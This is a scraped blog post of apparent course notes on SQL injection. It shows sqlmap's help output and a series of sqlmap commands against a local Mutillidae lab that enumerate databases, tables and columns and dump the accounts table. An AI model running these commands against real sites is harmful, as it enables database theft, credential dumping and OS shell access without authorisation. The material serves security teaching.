
Ethical Hacking - Web Penetration Testing(10)
SQL INJECTION
SQLMAP
- Tool designed to exploit SQL injections.
- Works with many DB types, MySQL, MSSQL ...etc.
>sqlmap --help

>sqlmap -u [target URL]
Following are examples:
sqlmap -u "http://10.0.0.24/mutillidae/index.php?page=user-info.php&username=admin&password=aaaaa&user-info-php-submit-button=View+Account+Details"

You can find more functions>
root@kali:~# sqlmap --help

        ___

       __H__

 ___ ___[']_____ ___ ___  {1.4#stable}

|_ -| . [,]     | .'| . |

|___|_  [.]_|_|_|__,|  _|

      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

Options:

  -h, --help            Show basic help message and exit

  -hh                   Show advanced help message and exit

  --version             Show program's version number and exit

  -v VERBOSE            Verbosity level: - (default )

  Target:

    At least one of these options has to be provided to define the

    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")

    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:

    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")

    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")

    --random-agent      Use randomly selected HTTP User-Agent header value

    --proxy=PROXY       Use a proxy to connect to the target URL

    --tor               Use Tor anonymity network

    --check-tor         Check to see if Tor is used properly

  Injection:

    These options can be used to specify which parameters to test for,

    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)

    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:

    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (-, default )

    --risk=RISK         Risk of tests to perform (-, default )

  Techniques:

    These options can be used to tweak testing of specific SQL injection

    techniques

    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")

  Enumeration:

    These options can be used to enumerate the back-end database

    management system information, structure and data contained in the

    tables

    -a, --all           Retrieve everything

    -b, --banner        Retrieve DBMS banner

    --current-user      Retrieve DBMS current user

    --current-db        Retrieve DBMS current database

    --passwords         Enumerate DBMS users password hashes

    --tables            Enumerate DBMS database tables

    --columns           Enumerate DBMS database table columns

    --schema            Enumerate DBMS schema

    --dump              Dump DBMS database table entries

    --dump-all          Dump all DBMS databases tables entries

    -D DB               DBMS database to enumerate

    -T TBL              DBMS database table(s) to enumerate

    -C COL              DBMS database table column(s) to enumerate

  Operating system access:

    These options can be used to access the back-end database management

    system underlying operating system

    --os-shell          Prompt for an interactive operating system shell

    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

  General:

    These options can be used to set some general working parameters

    --batch             Never ask for user input, use the default behavior

    --flush-session     Flush session files for current target

  Miscellaneous:

    These options do not fit into any other category

    --sqlmap-shell      Prompt for an interactive sqlmap shell

    --wizard            Simple wizard interface for beginner users

Let try some of the common functions.
sqlmap -u "http://10.0.0.24/mutillidae/index.php?page=user-info.php&username=admin&password=aaaaa&user-info-php-submit-button=View+Account+Details" --dbs

sqlmap -u "http://10.0.0.24/mutillidae/index.php?page=user-info.php&username=admin&password=aaaaa&user-info-php-submit-button=View+Account+Details" --current-user

sqlmap -u "http://10.0.0.24/mutillidae/index.php?page=user-info.php&username=admin&password=aaaaa&user-info-php-submit-button=View+Account+Details" --current-db

sqlmap -u "http://10.0.0.24/mutillidae/index.php?page=user-info.php&username=admin&password=aaaaa&user-info-php-submit-button=View+Account+Details" --tables -D owasp10

sqlmap -u "http://10.0.0.24/mutillidae/index.php?page=user-info.php&username=admin&password=aaaaa&user-info-php-submit-button=View+Account+Details" --columns -T accounts -D owasp10


sqlmap -u "http://10.0.0.24/mutillidae/index.php?page=user-info.php&username=admin&password=aaaaa&user-info-php-submit-button=View+Account+Details" -T accounts -D owasp10 --dump
Ethical Hacking - Web Penetration Testing(10)的更多相关文章
- Ethical Hacking - Web Penetration Testing(13)
OWASP ZAP(ZED ATTACK PROXY) Automatically find vulnerabilities in web applications. Free and easy to ...
- Ethical Hacking - Web Penetration Testing(8)
SQL INJECTION WHAT IS SQL? Most websites use a database to store data. Most data stored in it(userna ...
- Ethical Hacking - Web Penetration Testing(6)
REMOTE FILE INCLUSION Similar to local file inclusion. But allows an attacker to read ANY file from ...
- Python Ethical Hacking - WEB PENETRATION TESTING(2)
CRAWING DIRECTORIES Directories/folders inside the web root. Can contain files or other directories ...
- Ethical Hacking - Web Penetration Testing(12)
XSS VULNS XSS - CROSS SITE SCRIPTING VULNS Allow an attacker to inject javascript code into the page ...
- Ethical Hacking - Web Penetration Testing(5)
LOCAL FILE INCLUSION Allows an attacker to read ANY file on the same server. Access files outside ww ...
- Ethical Hacking - Web Penetration Testing(4)
CODE EXECUTION VULNS Allows an attacker to execute OS commands. Windows or Linux commands. Can be us ...
- Ethical Hacking - Web Penetration Testing(2)
INFORMATION GATHERING IP address. Domain name Info. Technologies used. Other websites on the same se ...
- Ethical Hacking - Web Penetration Testing(1)
How to hack a website? An application installed on a computer. ->web application pen-testing A co ...
随机推荐
- flex弹性布局及其属性
CSS3 弹性盒子内容 弹性盒子由弹性容器(Flex container)和弹性子元素(Flex item)组成. 弹性容器通过设置 display 属性的值为 flex 或 inline-flex将 ...
- 线程基础9-quene讲解
在学习Java 多线程并发开发过程中,了解到DelayQueue类的主要作用:是一个无界的BlockingQueue,用于放置实现了Delayed接口的对象,其中的对象只能在其到期时才能从队列中取走. ...
- Python变量与基本数据类型
Python变量与基本数据类型 前言 好了,从本章开始将正式进入Python的学习阶段.本章主要介绍的是Python变量与基本数据类型的认识,这些都是最基本的知识并且必须要牢靠掌握在心中. 注释 学习 ...
- egret Exml自定义组件
有个需求,在A组件里面包裹 B组件: 碰到了一些奇怪的问题,这些问题是由于编辑器bug引起的.创建了皮肤后并没有在default.thm.json直接添加进去,造成拖动组件莫名其妙的bug,这里忘记保 ...
- 03 . Shell数组和函数
Shell数组 简介 数组中可以存放多个值.Bash Shell 只支持一维数组(不支持多维数组),初始化时不需要定义数组大小(与 PHP 类似). 与大部分编程语言类似,数组元素的下标由0开始. S ...
- Spring-AliasRegistry
使用Spring 的时候我们可以很容易的为某个bean 配置一个或多个别名 <bean id="app:dataSource" class="..."&g ...
- 安装完kali linux之后要做的10件事——113p.cn
1.添加国内更新源(可能不是最好的) vim /etc/apt/source.list 科技大学# deb http://mirrors.ustc.edu.cn/kali sana main non- ...
- 2020年Web前端开发工程师市场怎么样?学会什么技术才能拿到高薪
几乎整个互联网行业都缺前端工程师,不仅在刚起步的创业公司,对上市公司乃至巨头这个问题也一样存在.据统计,国外的前端开发人员和后端开发人员比例约1:1,但是在国内比例却在1:3以下, Web前端开发职位 ...
- CentOS 的命令链接符“;”
";" 用于在一行中输入多个命令,执行顺序=输入顺序. For instance: $ ls -a;cd Music
- python3.8-运行jupyter 报raise NotImplementedError
最近安装了python3.8 并安装jupyter,运行时却提示NotImplementedError,很崩溃 经过多次查证 貌似是3.8版本的bug...(这么牛逼的问题,被我遇到了.),不过网络上 ...